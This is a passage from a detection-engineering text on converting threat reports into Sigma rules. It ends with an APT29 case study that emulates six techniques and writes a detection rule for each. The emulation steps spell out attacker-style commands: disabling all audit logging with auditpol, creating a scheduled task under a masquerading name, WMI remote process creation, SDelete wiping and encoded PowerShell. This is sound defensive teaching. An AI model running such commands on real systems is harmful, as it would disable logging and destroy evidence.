- **Threat Hunting and Linking Alerts:** If an alert fires and it is tagged with an actor, an analyst might immediately pivot to see all the other alerts or rules related to that actor. This is useful if you suspect a campaign. For example, if multiple alerts in a short timeframe all have the tag fin7, it is a strong signal you might be facing an intrusion by FIN7, and not unrelated random malware. It can prompt the SOC to escalate and respond in a threat-specific manner (or bring in intel analysts to provide background on that actor’s known behaviors, and so on).
- **Reporting Upward:** Management and stakeholders love to hear that controls are in place for named threats (“We have detections for Fancy Bear and Cozy Bear activities.”). Therefore, tagging rules with such names lets you generate such reports readily. It shows a proactive stance, where you are not just catching generic bad stuff, but are tracking *specific adversaries*. Hence, this aligns with an intelligence-driven defense narrative, and can reassure the stakeholders that the SOC is threat-informed.
- **Maintaining Rule Context:** Months or years later, when revisiting a rule, a threat actor tag will remind you that the *reason that the* rule was created in the first place. Perhaps you have a rule “Suspicious

SVCHOST child process" tagged with apt32 (Ocean Lotus). That tag will remind you of the time if was added when you learned about APT32 using `svchost` in an unusual way as part of their malware. Therefore, such context can be documented in the description too, but tags make it easily searchable and standardized.

It is worth noting that the Sigma specification does not dictate any particular tags; the community has adopted conventions. **MITRE ATT&CK tags** are by far the most common, and are extremely useful, as they tie your rules to tactics and techniques, which can be visualized on an ATT&CK Matrix, and can be used to check coverage and overlaps. Many Sigma repositories also tag with **MITRE D3FEND or CAR (Cyber Analytics Repository)** if applicable, or **CVE numbers,** if the rule is for a specific vulnerability exploit. Therefore, threat actor tagging is a natural extension for intelligence-driven detection. As an example, the SOC Prime platform and Nextron's Valhalla feed both categorize rules in part by actor or malware, while Valhalla mentions that their rules include metadata like related threat group campaigns.

Therefore, in practice, when you write a Sigma rule based on a threat report about a certain APT, include the actor name as a tag. Also include the ATT&CK technique tags for each behavior your detection covers (this you should already be doing for good Sigma hygiene). The combination of these tags means your rule is mapped both to a technique category and to a real-world threat, while covering both axes of "what kind of behavior" and "who typically does this". Thus, it makes your detections richly annotated.

To illustrate, let us say we craft a Sigma rule to detect the use of `auditpol` (Windows auditing tool) to disable security logging, which was observed in the 2020 SolarWinds attack by APT29. We could tag this rule as: attack.t1562.002 (the ATT&CK sub-technique for **Disable Windows Event Logging**), and apt29 (since that group famously did this in that campaign). If another actor also commonly does it, you might add their tag too. Therefore, when an alert triggers, the SOC sees "Tags: T1562.002, APT29" giving both technique and actor context at a glance. Moreover, in our rule repository, a quick search shows all rules with T1562.002 (various log defense evasions), and specifically which of those are linked to APT29 vs others.

In summary, **Sigma tags are a lightweight yet powerful way to tie detection rules to threat intelligence constructs**. Therefore, by tagging rules with adversary names, you can enable threat-centric views of your detection posture. This supports both strategic functions (planning and reporting) and tactical ones (analysts connecting the dots during investigations). It is a best practice in detection-as-code to use tags thoughtfully for categorization—do not leave that field empty or only partially used; fill it with useful markers. For instance, threat actor names are among the most useful markers in an intelligence-driven approach.

Operationalizing Threat Reports into Rules

Having threat intelligence and detection content available is one thing - **operationalizing** them is another. It means establishing a repeatable process to go from “new intel arrives” to “new detection deployed” effectively and efficiently. Operationalizing is about baking threat intelligence into the day-to-day workflows of your detection engineering and SOC, such that intelligence is not just absorbed theoretically, but translates into concrete defenses.

Let us now break down what an operational pipeline might look like for turning threat reports into Sigma rules:

1. **Intake and Triage of Threat Intelligence:** Your team should have a way to receive or collect threat reports regularly. This could be via subscriptions to threat intelligence services, following reputable security blogs (from Microsoft, Mandiant, CrowdStrike, and so on), threat sharing communities, and internal sources (for example incident post-mortems). However, not every report will be relevant; a part of operationalization is **filtering the** intelligence. Typically, a CTI analyst or a senior detection engineer reviews incoming reports and asks: “Does this report describe TTPs that we care about and can detect in our environment?” For example, a report about macOS malware might be skipped if your organization is all Windows, whereas a report of a new Active Directory attack is immediately flagged as relevant. Therefore, some teams formalize this triage by mapping each intelligence piece to their organization’s threat model.

2. **Extraction of Key Adversary Behaviors (TTPs):** As covered in 16.1, the next step is to pull out the actionable TTPs. In an operationalized setup, this might be done via a **standard template or form**. The analyst fills in these metrics: *summary of the threat*, *key techniques observed (with MITRE IDs)*, *key IOCs (for immediate use)*, and *detection opportunities*. This could even feed an internal wiki or database. The idea here is for you to create a *detection requirement*; for example, “Need to detect if any process is using COM objects in the way described by this malware”— is clearly linked to the source intelligence. Some orgs use a ticketing system (JIRA, and so on) where each threat intelligence item becomes a “detection engineering task” assigned to someone to work on, which ensures that it is tracked to completion. For instance, you might have a ticket: “Create Sigma rule for [Malware X] process injection technique—see Report link”.
3. **IOC Handling:** Parallel to behavior extraction, do not forget quick wins like feeding IOCs into your systems for immediate value. While working on more complex behavior rules, you can import the report’s IOCs into your SIEM’s threat intelligence lists or run historical searches to see if you have been hit previously. This gives instant feedback—maybe, you find that one of the C2 IPs in the report was contacted by a host two weeks ago, which could indicate an undetected compromise. This would escalate incident response right away. In terms of detection rules, if the threat seems urgent, you might even deploy a temporary Sigma rule while focusing solely on the IOCs as a stop-gap.
4. **Sigma Rule Development:** For each identified detection opportunity (technique or behavior), a new Sigma rule is written, or an existing rule is tuned. Therefore, if you maintain your rules in a version-controlled repo (Git, and so on), this means creating a new rule file (or updating an existing one), and committing it. Write the rule following best practices such as including a descriptive title, a description that possibly references the threat report (“Detection for [technique] as used by [threat name]”), appropriate tags (MITRE, actor tags, as discussed), and any references URLs to the report or related research. Including a reference to the original threat report URL is highly valuable, as it allows anyone reviewing the rule later (or an analyst handling an alert) to read the context behind it. Hence, this is a part of

operationalizing intelligence, where you keep the link between the detection logic and the intelligence source explicit.

5. Therefore, when writing the detection logic, use the insights from the report—if the report says, “the malware often uses a filename svchost.exe but in an unusual path”, your Sigma detection might be something like **`Image|endswith: \svchost.exe AND ImagePath NOT in C:\Windows\System32`**. Essentially, you customize the rule to the threat at hand. Therefore, you must leverage any log fields that correspond to the activity (security event IDs, process command-lines, registry events, network flows, and so on). If needed, create multiple rules for different data sources to cover the same TTP (one rule for Windows event log, another for Sysmon, and so on), or a single rule with multiple **`logsource`** sections, if Sigma allows it.
6. **Testing and Validation:** Before pushing the rule to production monitoring, make sure that you validate it. Testing can be twofold, and consists of functional testing (does the Sigma rule compile to the target SIEM query correctly and match what we expect?) and efficacy testing (does it actually catch the malicious behavior and with what noise?). Functional testing might involve using the Sigma CLI or a Sigma-to-SIEM conversion tool with sample log data. Efficacy testing often involves **simulating the threat**—if possible, reproduce the behavior in a lab or find the telemetry of it. *Chapter 7, Threat Simulation and Rule Testing*, addressed how to use tools like Atomic Red Team (which is especially relevant here; you might search Atomic Red Team for tests related to the technique from the report). For example, if the intelligence report is about a new LSASS dumping method, you could run an Atomic test for credential dumping, and see if your new rule triggers on that. Alternatively, if you have historical logs, run the SIEM query version of the rule on a dataset of the past 30 days to see if it hits benign events (false positives). Ultimately, it helps tune out noise (maybe, you will also find that your rule without filters triggers on some IT admin’s legitimate script; therefore, you add an exclusion for the particular known good scenario).

   If your organization has a dedicated testing pipeline, the new rule might go through an automated regression test or a staging environment first. Thus, operationalizing means making this a routine,

where every rule from intelligence goes through a sanity check to avoid flooding the SOC with false positives or broken queries.

7. **Deployment into Detection Systems:** Once satisfied, promote the rule to active monitoring. In a SIEM, this might mean enabling the query on a schedule with alerting. If you maintain different tiers (like "testing" vs. "production" rules), you can move it accordingly. Modern practices treat detection rules as code; therefore, deploying might be as simple as merging your Git branch, and letting CI pipelines push the updated rule set to the SIEM (for example, automatically converting to the SIEM query language and uploading it via API). The key here is that it is not a one-off manual effort every time; you have the infrastructure in place to support rapid publishing of new rules.
8. **Communication and Context for Analysts:** When a new rule is live, ensure that the SOC analysts are aware of it, especially if it is a high-fidelity detection for a serious threat. Good communication can be via an internal announcement or adding notes to the SOC knowledge base. An **alert bulletin** could be created for the rule, which details what it means if it fires (tying back to the threat intelligence). For instance, "Alert XYZ: Detects possible activity of the Fenix malware as reported by Unit42 on 2025-03-01. This malware steals browser data and uses process hollowing. Analysts should collect memory from the host and look for X and Y, if this triggers.". Thus, by linking the rule to a threat and providing response guidance, you ensure that the intelligence is carried through not just to detection, but to response. Chapter 10 covers adding such context and triage guidelines to detections, which is highly relevant here; it is all about making the intelligence actionable for the SOC.
9. **Feedback Loop:** Operationalization is not a one-way street. After deployment, keep an eye on how the rule performs. Does it generate alerts? Were they true positives or false positives? Did the threat report's predicted behavior actually show up? This feedback is important. Therefore, if you get a true positive alert (say, your rule catches someone in your network using the technique), it is a validation of your intelligence and detection; now, you will likely have an incident to handle. If after some time, the rule never fires and has

zero hits, consider if the intelligence was very specific, or if your log sources are not seeing it; it might stay as a quiet sentinel until needed. On the other hand, if the rule fires too often on non-malicious events, you might refine it, or decide that the intelligence-described behavior is too common to alert on (maybe, try to turn it into a hunting query, instead of an alert).

Real-World Example

Let us say a threat report comes out about a new tool that attackers use to exfiltrate data via cloud storage (for concreteness, imagine something like "Threat group uses **`rclone`** to upload files to OneDrive, bypassing corporate DLP"). The report lists some command-line patterns (they use rclone.exe copy **`C:\data remote:backup`** and so on), and maybe an associated scheduled task name. To operationalize this:

- **Intel Triage**: Yes, data exfil to cloud is a big concern; this is relevant.
- **TTP Extraction**: Identify relevant techniques—for example, "Use of third-party sync tool for Exfiltration (ATT&CK T1567.002)", and possibly "Unusual Scheduled Task (T1053)".
- **Create Detection Tasks**: One for detecting **`rclone`** usage (especially if not common in our environment), and another for detecting that specific OneDrive upload behavior, if possible.
- **IOC**: Maybe the report has the attacker's OneDrive tenant ID or domain—we can feed that into network monitoring to catch any use of that.
- **Write Sigma Rule**: "Suspicious Use of Rclone Tool" —target process creation logs or command-line logs for rclone.exe with certain parameters. Tag it with exfiltration, and maybe the group name, if it is known.
- **Test**: Run rclone in a lab system with benign files, and see if our logging picks it up and rule triggers. Also search the last 30 days for any **`rclone`** execution in logs (if none, then an alert on any occurrence is probably fine; if some exist, check if they were for legitimate admin usage, and adjust accordingly).
- **Deploy** the rule to SIEM.

- **Inform the SOC**: “We added the detection for possible data exfil via `Rclone` tool (related to recent Threat Actor report). Any alert means that someone might be transferring data to external cloud storage using `rclone`—treat as potential data theft.”
- **Follow up**: If it alerts on an intern who happened to use `rclone` for a personal backup, we will learn, and maybe exclude known internal use cases, or just educate users.

This illustrates how a single intelligence report (the new tool usage) flows through to a concrete detection and SOC readiness.

Process Integration: Many organizations establish formal playbooks or SOPs for “threat intelligence consumption”. It might define SLAs—for example, within 5 days of receiving a high-priority threat report, the detection team will have evaluated it, and either updated existing rules or created new ones addressing it. This ensures that intel does not just sit in an inbox. Some even include metrics like “# of detections developed from threat intelligence this quarter” to measure how well they are operationalizing intelligence. After all, threat intelligence’s value is largely realized through either proactive defense adjustments or improved detection. Thus, creating Sigma rules is one of the most direct ways to turn intelligence into action.

Hence, to avoid overload, integration between CTI and detection engineering teams is important. Regular meetings or syncs can be used to discuss recent intel and the status of associated detection work. This ensures that nothing falls through the cracks, and also allows prioritization if multiple intelligence reports come in at once.

In summary, operationalizing threat reports into rules means that you have a defined pipeline that **consumes intelligence, produces detection content, and deploys it** as part of normal operations. It is the embodiment of detection-as-code meets cyber threat intelligence. When done well, your detections stay fresh and relevant, and are able to keep their pace with (or even ahead of) adversaries because they are continually informed by the latest known tactics.

Case Study: APT29 Emulation to Sigma Rules

To bring together the concepts in this chapter, let us walk through a concrete case study of using threat intelligence on a specific adversary—**APT29**—to develop Sigma detection rules. APT29 (also known as *Cozy Bear* or *NOBELIUM*, among other names) is a sophisticated nation-state threat group known for conducting stealthy espionage operations against government and enterprise targets. They are infamous for techniques like abusing legitimate admin tools (living off the land), heavy PowerShell usage, WMI persistence, and advanced defense evasion (as seen in the SolarWinds supply chain attack and other campaigns). Suppose our organization is concerned about APT29 due to industry threat profiling, and we want to ensure that we have strong detections for their known TTPs. Therefore, we will use an **adversary emulation** approach—simulate or replay some of APT29's behaviors in a controlled environment, observe the logs, and then write Sigma rules to detect those behaviors in the future.

Threat Intelligence Preparation

First, we will gather intelligence on APT29's known tactics. MITRE ATT&CK has a group profile (G0016) for APT29, which enumerates the techniques they have used across various campaigns. Key items include:

- **Initial Access**: Spear phishing with malicious attachments (Technique T1566.001). APT29 has used tailored phishing emails with weaponized Office documents.
- **Execution**: APT29 heavily leverages PowerShell (T1059.001) and WMI (T1047) for execution. The MITRE APT29 evaluations noted an "alternate execution methods such as PowerShell and WMI" as a hallmark.
- **Persistence**: They have used scheduled tasks (T1053) and WMI Event Subscriptions (T1546.003) to maintain access. Also, in the SolarWinds case, they trojanized legitimate software for persistence.
- **Privilege Escalation**: They are known to use credential dumping (T1003) via custom tools and process memory reads.
- **Defense Evasion**: This is a huge stage for them. They disable logging (T1562.002) using tools like Auditpol, clear logs with tools like `Wevtutil` or `Sysinternals SDelete` (T1070.004), timestomp (timestamp manipulation technique) file timestamps (T1070.006),

masquerade their malware as legitimate files (T1036.005) (for example, naming malicious DLLs with benign names), and even manipulate cloud logging/auditing (as reported in some M365 incidents).

- **Command-and-Control**: They often use HTTPS for C2, sometimes with stealth techniques like adjusting hostnames to blend in, or using valid web services. Also, they employ custom malware like **Cobalt Strike,** and their own backdoors (for example, “Sunburst” in SolarWinds, “Teardrop”, and so on) that communicate over common protocols.
- **Exfiltration**: This is typically done over the same C2 channels, or by using legitimate channels (they exfiltrate emails via Exchange Web Services in some cases).

Therefore, from threat reports (for example, the SolarWinds incident analysis by FireEye/Mandiant, Volexity’s blogs on APT29, the MITRE evaluation notes), we will choose a subset of TTPs that we can emulate easily, and that are **detectable via common logs**. We will thus focus on:

1. **Encoded PowerShell Commands Execution**: APT29 often used PowerShell with the **`-EncodedCommand`** flag to run payloads.
2. **Using MS Office to Launch PowerShell (Indicator of a Phishing Payload)**: For example, Word spawning PowerShell, as they did via malicious macros.
3. **Disabling Windows Event Logging with `Auditpol`**: This is to cover their defense evasion.
4. **Creating a Disguised Scheduled Task**: They created tasks with names mimicking legitimate ones.
5. **WMI-Based Remote Execution**: They use WMI to start processes on remote systems (often for lateral movement).
6. **Clearing Evidence with `SDelete`**: This indicates the use of **`SDelete`** to wipe files (Indicator removal).

Hence, these are the six behaviors that cover multiple stages of their attack. Now, we will proceed to emulate and develop detections.

Emulation and Log Collection

For each chosen TTP, we will simulate it in a lab environment instrumented with logging (Windows machines with Security auditing, Sysmon, and other relevant logs enabled) in the following manner:

- **Encoded PowerShell**: We will craft a simple PowerShell command (`Write-Host "APT29 simulation`"), Base64-encode it, and execute it with `powershell.exe -EncodedCommand <Base64>`. This generates an event (if PowerShell logging is on, there would be an event in the PowerShell Operational log; with Sysmon, we get a Process Create event for powershell.exe with a long encoded string in the command line). We will also simulate it in a context that is similar to APT29's initial access—for example, run it from a Word macro. To do that, create a Word document with a macro that launches PowerShell (this might be done manually or via an Atomics technique for Office spawning a process). This way, we will be able to see the parent process `chain: WINWORD.EXE -> POWERSHELL.EXE -EncodedCommand …` in logs (Sysmon Event ID 1 or Security EID 4688, if enabled).
- **Office Spawning PowerShell**: The preceding point covers it, but we might also simulate Excel or Outlook launching PowerShell or CMD, as APT29 has been known to use various Office apps as the initial infection vector. Hence, we will gather logs showing parent `WINWORD.EXE` and child `POWERSHELL.EXE`.
- **Auditpol Disable Logging**: On a test machine, run `auditpol /set /category:* /success:disable /failure:disable`. This should generate Windows Security Event ID 4719 ("System audit policy changed"), while indicating changes to audit policy. Also, if Sysmon is present, a process creation event for auditpol.exe with those arguments can be captured. Therefore, we note what the Security log entry looks like—it may have details in the message like "Auditing disabled for all categories". Hence, we will likely use the process execution logs for detection, as they are easier to pattern-match than parsing event log descriptions.
- **Scheduled Task Creation (Masquerading)**: We will now simulate a scheduled task creation that mimics something legit. For example, run: `schtasks /create /tn`

`"\Microsoft\Windows\SoftwareProtectionPlatform\EventCacheManager" /tr C:\Windows\System32\notepad.exe /sc ONCE /st 23:59`. This creates a dummy task with the same name APT29, which was used in SolarWinds intrusion, thus pointing to notepad as payload for simplicity. This will generate an event ID 4698 (Task Created) in Windows Security log. The event will include the task name and the user who created it. Also, a process execution of schtasks.exe can be logged via Sysmon. Alternatively, one could use PowerShell's `ScheduledTask` cmdlets to create it—either way, a log entry about a new task should appear.

- **WMI Execution**: Simulate WMI lateral movement by running something like `wmic /node:TARGET-PC process call create "cmd.exe /c calc.exe"`. This attempts to remotely launch calc.exe on another machine (assuming that credentials allow it). If not feasible in lab, we can simulate local WMI usage: for example, `Start-Process wmic.exe -ArgumentList '/node:localhost process call create "notepad.exe"'`. This will produce logs if WMI logging is enabled (Windows Event 5861 in Operational log for WMI provider, or Sysmon might catch WMI spawning a process). We want to see WMI as the execution vector—maybe, an event indicating a process was started by WMI, or at least, an execution of wmiprvse.exe with suspicious parameters.
- **SDelete Usage**: Download Sysinternals `SDelete`, and run `sdelete.exe -q C:\Temp\somefile.txt`. This will not produce a Security log (since file deletion is itself not logged by default), but Sysmon can log the process execution of sdelete.exe. We also might rely on the fact that `SDelete` usage often correlates with certain command-line patterns, or the presence of "`SDelete`" in process name.

After running all these, we gather the relevant log entries:

- Sysmon Event 1 (Process Create) for PowerShell with encoded command (and parent WINWORD)
- Sysmon Process Create, or Security 4688 for `auditpol` with "/set /category" arguments
- Security Event 4698 for the new scheduled task

- Possibly Sysmon events for schtasks.exe execution (with task name in command line)
- WMI related event (maybe Sysmon showing process execution via WMI or a special 4688 that shows caller)
- Sysmon Process Create for sdelete.exe

Hence, this exercise mimics threat behavior in a controlled way. It is essentially a mini adversary emulation for APT29 techniques.

Sigma Rule Development for APT29 TTPs

Now, we will translate those observed activities into Sigma rules. We will create several targeted Sigma detections, each addressing one of the simulated behaviors. Each rule can be tagged with apt29 (since these were explicitly chosen due to APT29 intelligence), and the relevant ATT&CK technique.

Encoded PowerShell Command Execution

a. **`Logsource`**: Windows Sysmon (Process Create) or Windows PowerShell logs. We choose Sysmon for the example, since it captures parent process relationships well.

b. **Detection Logic**: Look for processes where the image is powershell.exe (or its alias pwsh.exe for PS Core), **and** the command line contains indications of Base64 encoded content. Common indicators are the strings like—**`EncodedCommand`** or its aliases (**`-enc`**, **`-e`**). We might also filter parent process to be an Office application to narrow it (because base64 PowerShell could also be used by admins, though not frequently).

c. **Sigma Rule Snippet**:

```
title: Possible APT29 Encoded PowerShell Execution
id: <UUID>
status: stable
description: Detect PowerShell launching with an
EncodedCommand (Base64) parameter, often used by APT29 in
phishing-derived execution.
author: YourName
```

```
logsource:
 category: process_creation
 product: windows
detection:
 selection:
  Image|endswith: '\powershell.exe'
  CommandLine|contains:
   - '-EncodedCommand'
   - '-encoded'
   - ' -enc '          # include with spaces to avoid
   matching 'encrypt'
 condition: selection
fields: [ParentImage, CommandLine, Image]
tags:
 - attack.t1059.001    # PowerShell
 - attack.execution
 - apt29
 - maldoc.macro        # (if you use a tag to denote
 macro-related, optional)
```

This rule triggers when and if any process command line has signs of an encoded PowerShell script. We could expand it with more alias patterns (**`-e`** and so on, as seen in the earlier blog example). We might also add a filter to exclude known legitimate uses, if any (for example, some IT scripts may use encoded commands, though that is uncommon). The tag apt29 ties it to the threat. The rationale therefore is that APT29's malware droppers often use encoded PowerShell to hide their payloads.

Office Spawning Scripting (Potential Phishing Payload)

a. **`Logsource`**: Windows security event 4688 (process start) or Sysmon Process Create

b. **Detection Logic**: The parent process is **`WINWORD.EXE`** (or **`EXCEL.EXE`**, **`OUTLOOK.EXE`**), and the child is a scripting or **`cmd`** process (**`powershell.exe`**, **`cmd.exe`**, **`cscript`**, **`mshta`**, and so on). This heuristic often flags macro malware execution. Since APT29 has used Outlook macros and Word docs to launch PowerShell, therefore, this is relevant.

c. **Sigma Rule Snippet** (Sysmon Example):

```
title: Office Application Spawning Scripting Process
(APT29 Initial Access)
id: <UUID>
status: stable
description: Detects an Office program (Word, Excel,
Outlook) starting a scripting or command interpreter
process, indicative of macro malware used by APT29 and
others.
author: YourName
logsource:
 category: process_creation
 product: windows
detection:
 parent_office:
  ParentImage|endswith:
   - '\WINWORD.EXE'
   - '\EXCEL.EXE'
   - '\OUTLOOK.EXE'
 child_script:
  Image|endswith:
   - '\cmd.exe'
   - '\powershell.exe'
   - '\cscript.exe'
   - '\wscript.exe'
   - '\mshta.exe'
 condition: parent_office and child_script
fields: [UtcTime, ParentImage, Image, CommandLine]
tags:
 - attack.t1566.001   # Spearphishing via Attachment
 (initial access)
 - attack.t1059       # Command-line interface (if cmd)
 - attack.t1059.001   # PowerShell (if PS)
 - apt29
 - apt28              # (could also be used by others like
 APT28, optionally tag them too)
```

This rule is broader (multiple groups use **`Office`** -> **`script`**), but since we know APT29 does this, we include their tag. It will catch any Office to script execution chain. In our simulation, that should fire for Word launching PowerShell. In a real SOC, this is a high-fidelity alert if macros are not common in your environment. If macros are used legitimately, further context like command line or spawned process arguments can help differentiate (our rule could be enhanced to look for PowerShell with network calls, and so on, but we keep it general here) it.

Disabling Audit Logging (`Auditpol`)

a. **`Logsource`**: Windows Security log or Sysmon. Windows Security Event 4719 “System audit policy changed” is a direct log of this action. Alternatively, we detect the execution of auditpol.exe with parameters that turn off logging.

b. **Detection Logic**: We choose process execution detection for flexibility. Look for **`Image=*\auditpol.exe`** and **`CommandLine`** containing "**`/set`**" and "**`/auditpol`**", or "**`/NoAuditing`**". Actually, the specific syntax might be tricky; checking for "**`/success:disable`**" or "**`/failure:disable`**" is good too, if we know that they appear. Hence, in our simulation, we used "**`/category:* /success:disable /failure:disable`**", which definitely has the word "**`disable`**". Make sure that you check the command line for "**`disable`**".

c. **Sigma Rule Snippet**:

```
title: Audit Policy Disable via Auditpol (APT29 Defense
Evasion)
id: <UUID>
status: stable
description: Detects use of auditpol.exe to disable
Windows audit logging, as seen in APT29 and other advanced
adversaries for defense evasion.
author: YourName
logsource:
 category: process_creation
 product: windows
detection:
 selection:
```

```
    Image|endswith: '\auditpol.exe'
    CommandLine|contains|all:
      - ' /set'
      - 'success:disable'
      - 'failure:disable'
  condition: selection
fields: [UtcTime, User, Image, CommandLine]
tags:
  - attack.t1562.002   # Disable Windows Event Logging
  - attack.defense_evasion
  - apt29
```

This would catch any invocation of **`auditpol`** that includes "**`disable`**" (covers the **`success:disable`** and so on). We might refine the keyword to ensure that it is specifically audit settings (but "**`/disable`**" is rare in other contexts with **`auditpol`**). An alternative approach is to use the Security event—Sigma could filter Event 4719, where the change is to disable auditing. It is doable, but parsing the event data is more involved here. Therefore, the process approach is straightforward. APT29's activity in SolarWinds included exactly this usage of **`auditpol`**; it is a direct intel-based rule.

Creation of Masqueraded Scheduled Task

a. **`Logsource`**: Windows Security log (4698 - "**`Scheduled task created`**"). This event contains the task name, and possibly the creator.

b. **Detection Logic**: We specifically look for task creation events where the task name or the path matches one that is suspicious. In our intel, **`APT29`** named tasks to blend in — for example,

   "**`\Microsoft\Windows\SoftwareProtectionPlatform\EventCacheManager`**", which is not a default task (though it lives under a path that seems legit). We could detect any new task under **`\Microsoft\Windows\`** that does not normally exist. This requires some baseline knowledge. It is simpler to detect if a scheduled task name in an event contains "**`SoftwareProtectionPlatform`**" (because it is a directory name, and is not typically manipulated by users). Alternatively, detect any 4698 event where the user creating it is not

SYSTEM or a known admin (**APT29** was creating tasks remotely under admin context though).

c. Let us create a targeted rule for the specific known pattern (this serves as a heuristic that might catch copycats too):

```
title: Suspicious Scheduled Task Creation (APT29
Masquerade)
id: <UUID>
status: stable
description: Detect creation of a scheduled task with a
name/path mimicking SoftwareProtectionPlatform's
EventCacheManager, as used by APT29 for stealth
persistence.
author: YourName
logsource:
 product: windows
 service: security
detection:
 selection:
  EventID: 4698
  TaskName|contains:
  'SoftwareProtectionPlatform\\EventCacheManager'
 condition: selection
fields: [SubjectUserName, TaskName, TaskContent]
tags:
 - attack.t1053       # Scheduled Task/Job
 - attack.t1036       # Masquerading
 - apt29
```

This rule triggers if a new scheduled task is created with that specific name (or any task under the **SoftwareProtectionPlatform** folder named **EventCacheManager**). In our simulation, we did create such a task; so, the event would match. In general, this is a pretty specific detection— the chances of false positive are low, since the task name should not be created often. Hence, we tag it both as persistence (scheduled task), and as masquerading technique.

A more general approach could be to detect any new scheduled task where the task name contains “\Microsoft\Windows\”, and the user is not

SYSTEM (that is, created manually). It could flag any attempt by an admin or attacker to create a task in the Windows namespace, which is unusual. However, we use the intelligence-known name for brevity.

WMI Execution for Lateral Movement

a. **`Logsource`**: Windows Event Log for WMI (**`WMI-Activity/Operational`** log) or Security log, if the remote execution yields an event. There is an event ID 5861 (WMI method execution) that can be used. Alternatively, Sysmon can catch some WMI-based process spawns, if they are on the target.

b. **Detection Logic**: One way is to detect the pattern of process creation via WMI. Often, if an attacker uses **`wmic process call create`** or PowerShell's **`Invoke-WmiMethod -Class Win32_Process -Name Create`**, the target machine will have a process created (which we catch normally) but the source might not log much. However, on the source machine, the wmic.exe process with arguments including "process call create", and a remote node name is a telltale sign.

c. We can create a Sigma for the **source side**; detect any usage of wmic.exe where a node is specified (which implies that a remote execution attempt). If your environment rarely uses wmic for remote admin, this is a high signal.

d. **Sigma Rule Snippet**:

```
title: WMI Command for Remote Process Execution (APT29
Lateral Movement)
id: <UUID>
status: stable
description: Detects the use of WMI (wmic) to create a
process on a remote system, often used by APT29 and others
for lateral movement.
author: YourName
logsource:
 category: process_creation
 product: windows
detection:
 wmi_remote:
```

```
    Image|endswith: '\wmic.exe'
    CommandLine|contains|all:
      - 'process call create'
      - '/node:'
  condition: wmi_remote
fields: [User, Image, CommandLine]
tags:
  - attack.t1047     # WMI Execution
  - attack.lateral_movement
  - apt29
```

In our test, we ran **`wmic /node:TARGET …`** process call create …. . This rule would catch it because the command line has both **`/node:`** and **`process`** call create. The false positives can emerge if systems administrators might use wmic like this, but in many modern environments WMI usage via wmic is deprecated in favor of PowerShell remoting, or other tools. Therefore, it could be rare. If it triggers, it definitely deserves attention. Therefore, we will tag it as WMI execution and lateral movement.

We could also write a detection on the **target side**—for example, if a process is started by user NETWORK SERVICE with the command line that was passed (but it is tricky, therefore, the source side approach is okay).

`SDelete` Execution (Artifact Cleanup)

a. **`Logsource`**: This refers to Sysmon or other process tracking on endpoints.

b. **Detection logic**: Look for sdelete.exe process execution. In general, **`SDelete`** (secure delete tool) usage is uncommon in enterprises. If it is not part of standard software, any appearance is suspicious. APT29 used it to wipe the traces.

c. **Sigma Rule Snippet**:

```
title: Use of SDelete File Wiper Tool (Possible APT29
Cleanup)
id: <UUID>
status: stable
description: Detects execution of Sysinternals SDelete,
which is often used by APT29 and other actors to remove
```

```
files and cover tracks.
author: YourName
logsource:
 category: process_creation
 product: windows
detection:
 selection:
  Image|endswith: '\sdelete.exe'
 condition: selection
fields: [Image, CommandLine, ParentImage, User]
tags:
 - attack.t1070.004  # File Deletion
 - attack.defense_evasion
 - apt29
```

This simple rule triggers whenever a process with name sdelete.exe is run. If your IT or developers do not use **`SDelete`** normally, this is pretty much a guaranteed interesting event. Hence, if **`SDelete`** is used by some admin, you would know, and would be able to filter by user or path. Additionally, in our lab, we ran it from **`C:\Tools\sdelete.exe`** for example; the rule would fire in this case.

Deployment and Outcome

Now that these Sigma rules are authored, we would run them through our pipeline—test conversion to our SIEM's query language, verify that they run, and then enable them. Hence, we have effectively created a **threat hunting and detection package for APT29**, which consists of six rules covering some of their top techniques. Each rule is tagged with APT29 and relevant technique identifiers, which means that we could create a dashboard to monitor "APT29-related alerts" easily in our SIEM.

If APT29 or an actor copying their techniques attacks us, we now have multiple tripwires such as:

- If they use a malicious Word doc to deploy PowerShell, our Office-to-script rule and Encoded PowerShell rule will both likely trigger, catching the initial foothold.

- If they try to disable logging on a machine, the **`Auditpol`** rule will trigger.
- If they set up persistence via a scheduled task like they did before, the task creation rule catches it.
- If they move laterally with WMI, the WMI rule alerts us.
- If they or their malware tries to clean up with **`SDelete`**, we will catch that too.

This layered detection increases our chances of catching different stages of the attack. Even if one tactic slips by (say, the initial phish was not caught by these), we would get a second chance to catch them when they proceed to another stage (like disabling logs or moving laterally).

During the MITRE ATT&CK evaluations for APT29, many EDR products struggled with visibility on some of these stealth techniques. Hence, by custom-writing Sigma rules tuned to these behaviors, we can augment our detection beyond what generic solutions might provide. It further exemplifies the value of *detection engineering* with threat intelligence—we proactively closed gaps that a sophisticated actor may exploit.

Finally, after deploying, we would do what we described earlier—watch for alerts, and tune them, if needed. For example, maybe our Office spawning PowerShell rule fires on a legitimate internal macro in an Excel spreadsheet that finance uses. If it is truly benign, we might create an exception for that specific macro, or sign that script. However, such exceptions would be carefully weighed, given the risk.

This case study demonstrates how taking a known threat (APT29), and emulating their techniques leads directly to actionable Sigma rules. We essentially followed the intelligence-driven workflow which is:

- **Identifying threat techniques from intel (APT29's known behaviors)**
- **Simulating those techniques** to generate telemetry
- **Author detections** (Sigma rules) based on that telemetry and intelligence.
- **Ensuring that they integrate into SOC monitoring** as we apply and iterate

In doing so, we will not only improve our security against APT29 specifically, but many of these detections will catch other attackers who use the same methods (which is common—for example, plenty of groups use encoded PowerShell or disable logs). This is another positive aspect of focusing on TTPs—the Sigma rules we wrote are broadly useful beyond just one actor. The APT29 tag in them is a reminder of origin, but an alert might just as well indicate a different adversary if it ever fires—and we would handle it similarly seriously because these are high-signal behaviors.

Conclusion

Intelligence-driven detection engineering turns threat reports into **durable, behavior-focused Sigma rules**. Hence, instead of chasing short-lived IOCs, we will **extract TTPs**, map them to **ATT&CK**, and encode what adversaries do into portable detections. We also showed how to blend indicators with **context** (process, parent, path, timing) to reduce noise, integrate **MISP/feeds** via automation, and tag rules by **actor/campaign** for threat-informed coverage and reporting.

Operationally, the workflow is repeatable: **intake intel → extract behaviors → write Sigma → test (lab + retrospective) → deploy → tune → monitor**. The APT29 case study demonstrated end-to-end emulation and rule authoring for PowerShell abuse, audit policy tampering, WMI lateral movement, task masquerading, and cleanup (`SDelete`)—all of which produces high-fidelity detections that generalize beyond a single actor.

